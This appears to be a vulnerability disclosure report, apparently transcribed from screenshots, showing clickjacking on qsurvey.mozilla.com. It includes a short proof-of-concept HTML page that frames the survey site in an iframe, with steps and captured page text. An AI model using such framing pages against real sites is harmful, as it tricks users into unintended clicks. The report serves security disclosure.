


## Clickjacking in Core Mozilla Product: Shield: [qsurvey.mozilla.com](https://qsurvey.mozilla.com)

Vulnerability Category comes under **CWE 693** <https://cwe.mitre.org/data/definitions/693.html>

Nice read: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

### POC

Steps 1. Open <https://qsurvey.mozilla.com/survey-software-features/salesforce/>



Step 2. Craft a clickjack page

```
<html>
```

```
  <!-- Clickjack PoC - Clickjack -->
```


```
<body > <iframe src="https://qsurvey.mozilla.com/survey-software-features/salesforce/"
```

```
width=75% height =75%/>
```


```
</body>
```

```
</html>
```

Step 3: Open a specially crafted page and observe that page is loaded in iframe.



Step 4: Within iframe loaded page click services-> programming services. Observe that user is directed to programming services page. i.e; clickjack attack is happening.



Integrate Salesforce into form: x file:///C:/Users/suman.tiwari/Dei x +


file:///C:/Users/suman.tiwari/Desktop/Clickjack.html.html Search

surveygizmo PLATFORMS SOLUTIONS PRICING FEATURES SERVICES WATCH DEMO LOGIN

Have Questions? Call Us: 1-800-609-6480

# Programming Services

let our experts simplify your workload



## Accelerate Projects

SurveyGizmo offers Programming Services to expand

### Get Started

Fill out our contact form to connect with one of our programming experts!

First Name \* Last Name \*